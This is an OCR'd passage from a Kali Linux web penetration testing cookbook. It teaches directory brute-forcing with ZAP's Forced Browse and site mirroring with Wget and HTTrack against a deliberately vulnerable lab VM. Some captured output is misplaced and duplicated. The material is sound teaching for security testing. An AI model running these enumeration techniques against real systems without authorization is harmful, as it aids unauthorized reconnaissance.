
For this recipe to work, we need to use ZAP as a proxy for our web browser:

1. Start OWASP ZAP and, from the application's menu, navigate to: **Applications** | **Kali Linux** | **Web Applications** | **Web Application Fuzzers** | **owasp-zap**.
2. In Mantra or Iceweasel, go to the main menu and navigate to **Preferences** | **Advanced** | **Network**, in **Connection** click on **Settings…**
3. Chose a **Manual proxy configuration** and set `127.0.0.1` as the HTTP proxy and 8080 as the port. Check the option to use the same proxy for all protocols and then click on **OK**.



4. Now, we need to tell ZAP the file where it is going to get the directory names from. Go to ZAP's menu and navigate to **Tools** | **Options** | **Forced Browse** and then click on **Select File…**
5. Kali Linux includes some word lists. We will be using one of them: select the file `/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt`


and click on **Open**.




6. An alert will tell us that the file was installed. Click on **OK** and on **OK** again to leave the **Options** dialog.

How to do it…


1. Having configured the proxy properly, browse to `http://192.168.56.102/WackoPicko`.
2. We will see ZAP reacting to this action by showing the tree structure of the host we just visited.



3. Now, in ZAP's upper-left panel (the **Sites** tab) right-click on the `WackoPicko` folder inside the `http://192.168.56.102` site. Then in the context menu navigate to **Attack** | **Forced Browse directory**:



4. In the bottom panel, we will see that the **Forced Browse** tab is displayed. Here we can see the progress of the scan and its results:


History
Search
Alerts
Output
Spider
Active Scan
Forced Browse
Site: 192.168.56.102:80
List: directory-list-lowercase-2.3-small.txt
100%
Current Scans:1
Req. Timestamp | Resp. Timestamp | Method | URL | Code | Reason | Size Resp. Header | Size Resp. Body
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/index/ | 200 | OK | 516 bytes | 3.48 KiB
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/ | 200 | OK | 574 bytes | 3.48 KiB
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/images/ | 200 | OK | 357 bytes | 1.08 KiB
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/about/ | 200 | OK | 516 bytes | 2.37 KiB
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/commen... | 200 | OK | 357 bytes | 1.32 KiB
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/calendar/ | 200 | OK | 516 bytes | 2.64 KiB
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/users/ | 200 | OK | 357 bytes | 2.25 KiB
21/06/15 17:20:19 | 21/06/15 17:20:19 | GET | http://192.168.56.102:80/WackoPicko/admin/ | 500 | Internal Ser... | 414 bytes | 0 bytes
21/06/15 17:20:20 | 21/06/15 17:20:20 | GET | http://192.168.56.102:80/WackoPicko/upload/ | 200 | OK | 357 bytes | 3.4 KiB
21/06/15 17:20:20 | 21/06/15 17:20:20 | GET | http://192.168.56.102:80/WackoPicko/cart/ | 200 | OK | 357 bytes | 1.46 KiB
21/06/15 17:20:20 | 21/06/15 17:20:20 | GET | http://192.168.56.102:80/WackoPicko/pictures/ | 200 | OK | 357 bytes | 2.28 KiB
21/06/15 17:20:20 | 21/06/15 17:20:20 | GET | http://192.168.56.102:80/WackoPicko/images/... | 200 | OK | 356 bytes | 906 bytes
21/06/15 17:20:20 | 21/06/15 17:20:20 | GET | http://192.168.56.102:80/WackoPicko/users/h... | 303 | See Other | 559 bytes | 0 bytes
21/06/15 17:20:20 | 21/06/15 17:20:20 | GET | http://192.168.56.102:80/WackoPicko/users/h... | 303 | See Other | 559 bytes | 0 bytes
21/06/15 17:20:20 | 21/06/15 17:20:20 | GET | http://192.168.56.102:80/WackoPicko/users/h... | 303 | See Other | 559 bytes | 0 bytes
Alerts 0 1 5 0
Current Scans 0 0 0 0 1 0 0

How it works…

When we configure our browser to use ZAP as a proxy, it doesn’t send the requests directly to the server that hosts the pages we want to see but rather to the address we defined, in this case the one where ZAP is listening. Then ZAP forwards the request to the server but not without analyzing the information we sent.

ZAP’s Forced Browse works the same way DirBuster does; it takes the dictionary we configured and sends requests to the server, as if it was trying to browse to the files in the list. If the files exist the server will respond accordingly, if they don’t exist or aren’t accessible by our current user, the server will return an error.

See also

Another very useful proxy included in Kali Linux is BurpSuite. It also has some very interesting features; one that can be used as an alternative for the Forced Browse we just used is Burp’s Intruder. Although it is not specifically intended for that purpose, it is a versatile tool worth checking.

Chapter 3. Crawlers and Spiders

In this chapter, we will cover:

- Downloading a page for offline analysis with Wget
- Downloading a page for offline analysis with HTTrack
- Using ZAP’s spider
- Using Burp Suite to crawl a website
- Repeating requests with Burp’s repeater
- Using WebScarab
- Identifying relevant files and directories from crawling results

Introduction

A penetration test can be performed using different approaches, such as Black, Grey, and White box. A Black box test is performed when the testing team doesn’t have any previous information about the application to test other than the URL of the server. A White box test is performed when the team has all the information about the target, its infrastructure, software versions, test users, development information, and so on; a Gray box test is intermediate to the Black and White box tests.

For both Black and Gray box tests, a reconnaissance phase is necessary for the testing team to discover the information that is usually provided by the application’s owner in a White box approach.

We are going to follow the Black box approach, as it is the one that covers all the steps an external attacker takes to gain enough information in order to compromise certain functions of the application or server.

As a part of every reconnaissance phase in a web penetration test, we will need to browse every link included in a web page and keep a record of every file displayed by it. There are tools that help us automate and accelerate this task called web crawlers or web spiders. These tools browse a web page by following all the links and references to external files, sometimes filling forms and sending them to servers, saving all the requests and responses made, thus giving us the opportunity to analyze them offline.

In this chapter, we will cover the use of some crawlers included in Kali Linux and will also look at the files and directories that will be interesting to look for in a common web page.

Downloading a page for offline analysis with Wget

Wget is a part of the GNU project and is included in most of the major Linux distributions, including Kali Linux. It has the ability to recursively download a web page for offline browsing, including conversion of links and downloading of non-HTML files.

In this recipe, we will use Wget to download pages that are associated with an application in our vulnerable_vm.

Getting ready

All recipes in this chapter will require vulnerable_vm running. In the particular scenario of this book, it will have the IP address 192.168.56.102.

How to do it…

1. Let’s make the first attempt to download the page by calling Wget with a URL as the only parameter:

   `wget http://192.168.56.102/bodgeit/`

```
root@kali:~/MyCookbook/test# mkdir bodgeit_httrack
root@kali:~/MyCookbook/test# cd bodgeit_httrack/
root@kali:~/MyCookbook/test/bodgeit_httrack# httrack http://192.168.56.102/bodge
it/
WARNING! You are running this program as root!
It might be a good idea to use the -%U option to change the userid:
Example: -%U smith

Mirror launched on Sun, 12 Jul 2015 13:52:13 by HTTrack Website Copier/3.46+libh
tsjava.so.2 [XR&CO'2010]
mirroring http://192.168.56.102/bodgeit/ with the wizard help..
Done.: 192.168.56.102/bodgeit/advanced.jsp (0 bytes) - 500
Thanks for using HTTrack!
```


   As we can see, it only downloaded the `index.html` file to the current directory, which is the start page of the application.

2. We will have to use some options to tell Wget to save all the downloaded files to a specific directory and to copy all the files contained in the URL that we set as the parameter. Let’s first create a directory to save the files:

   `mkdir bodgeit_offline`

3. Now, we will recursively download all files in the application and save them in the corresponding directory:

   `wget -r -P bodgeit_offline/ http://192.168.56.102/bodgeit/`


The BodgeIt Store
The BodgeIt Store
file:///root/MyCookbook/test/bodgeit_httrack/192.168.56.102/bodgeit/index.html
Google
The BodgeIt Store
We bodge it, so you dont have to!
Guest user
Home
About Us
Contact Us
Login
Your Basket
Search
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
Our Best Deals!
Product
Type
Price
Thingie 4
Thingies
$3.50
Whatsit called
Whatsits
$4.10
TGJ CCD
Thingamajigs
$2.20
Whatsit taste like
Whatsits
$3.96
Bonzo dog doo dah
Doodahs
$2.45
Thingie 3
Thingies
$3.30
TGJ AAA
Thingamajigs
$0.90
GZ FZ8
Gizmos
$1.00
Youknowwhat
Whatchamacallits
$4.32
Whatsit taste like
Whatsits
$3.96

How it works…

As mentioned earlier, Wget is a tool created to download HTTP content. With the `–r` parameter we made it act recursively, which is to follow all the links in every page it downloads and download them too. The `-P` option allows us to set the directory prefix, which is the directory where Wget will start saving the downloaded content; it is set to the current path, by default.

There’s more…

There are some other useful options to be considered when using Wget:

- `-l`: When downloading recursively, it might be necessary to establish limits to the depth Wget goes to, when following links. This option, followed by the number of levels of depth we want to go to, lets us establish such a limit.
- `-k`: After files are downloaded, Wget modifies all the links to make them point to the corresponding local files, thus making it possible to browse the site locally.
- `-p`: This option lets Wget download all the images needed by the page, even if they are on other sites.
- `-w`: This option makes Wget wait the number of seconds specified after it between one download and the next. It’s useful when there is a mechanism to prevent automatic browsing in the server.

Downloading the page for offline analysis with HTTrack

As stated on HTTrack's official website (http://www.httrack.com):

> *"It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer."*

We will be using HTTrack in this recipe to download the whole content of an application's site.

Getting ready

HTTrack is not installed by default in Kali Linux, so we will need to install it, as shown:

```
apt-get update
apt-get install httrack
```

How to do it…

1. Our first step will be to create a directory to store the downloaded site and then enter it:

   ```
   mkdir bodgeit_httrack
   cd bodgeit_httrack
   ```


2. The simplest way to use HTTrack is by adding the URL that we want to download to the command:

   ```
   httrack http://192.168.56.102/bodgeit/
   ```

   It is important to set the last "/"; if it is omitted, HTTrack will return a 404 error because there is no "bodgeit" file in the root of the server.

   ```
   root@kali:~/MyCookbook/test# mkdir bodgeit_httrack
   root@kali:~/MyCookbook/test# cd bodgeit_httrack/
   root@kali:~/MyCookbook/test/bodgeit_httrack# httrack http://192.168.56.102/bodge
   it/
   WARNING! You are running this program as root!
   It might be a good idea to use the -%U option to change the userid:
   Example: -%U smith

   Mirror launched on Sun, 12 Jul 2015 13:52:13 by HTTrack Website Copier/3.46+libh
   tsjava.so.2 [XR&CO'2010]
   mirroring http://192.168.56.102/bodgeit/ with the wizard help..
   Done.: 192.168.56.102/bodgeit/advanced.jsp (0 bytes) - 500
   Thanks for using HTTrack!
   ```

3. Now, if we go to `file:///root/MyCookbook/test/bodgeit_httrack/index.html` (or the path you selected in your test environment), we will see that we can browse the whole site offline:


The BodgeIt Store
The BodgeIt Store
file:///root/MyCookbook/test/bodgeit_httrack/192.168.56.102/bodgeit/index.html
Google
The BodgeIt Store
We bodge it, so you dont have to!
Guest user
Home
About Us
Contact Us
Login
Your Basket
Search
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
Our Best Deals!
Product
Type
Price
Thingie 4
Thingies
$3.50
Whatsit called
Whatsits
$4.10
TGJ CCD
Thingamajigs
$2.20
Whatsit taste like
Whatsits
$3.96
Bonzo dog doo dah
Doodahs
$2.45
Thingie 3
Thingies
$3.30
TGJ AAA
Thingamajigs
$0.90
GZ FZ8
Gizmos
$1.00
Youknowwhat
Whatchamacallits
$4.32
Whatsit taste like
Whatsits
$3.96

How it works…

HTTrack creates a full static copy of the site, which means that all dynamic content, such as responses to user inputs, won't be available. Inside the folder we downloaded the site, we can see the following files and directories:

- A directory named after the server's name or address, which contains all the files that were downloaded.
- A `cookies.txt` file, which contains the cookies information used to download the site.
- The `hts-cache` directory contains a list of files detected by the crawler; this is the list of files that httrack processed.
- The `hts-log.txt` file contains the errors, warnings, and other information reported during the crawling and downloading of the site.
- An `index.html` file that redirects to the copy of the original index file located in the server-name directory.

There’s more…

HTTrack also has an extensive collection of options that will allow us to customize its behavior to fit our needs better. The following are some useful modifiers to consider:

- `-rN`: Sets the depth to N levels of links to follow
- `-%eN`: Sets the limit depth to external links
- `+[pattern]`: Tells HTTrack to whitelist all URL matching [pattern], for example `+*google.com/*`
- `-[pattern]`: Tells HTTrack to blacklist (omit from downloading) all links matching the pattern
- `-F [user-agent]`: This options allows us to define the user-agent (browser identifier) that we want to use to download the site

Using ZAP’s spider

Downloading a full site to a directory in our computer leaves us with a static copy of the information; this means that we have the output produced by different requests, but we neither have such requests nor the response states of the server. To have a record of that information, we have spiders, such as the one integrated in OWASP ZAP.


In this recipe, we will use ZAP’s spider to crawl a directory in our vulnerable_vm and will check on the information it captures.

Getting ready

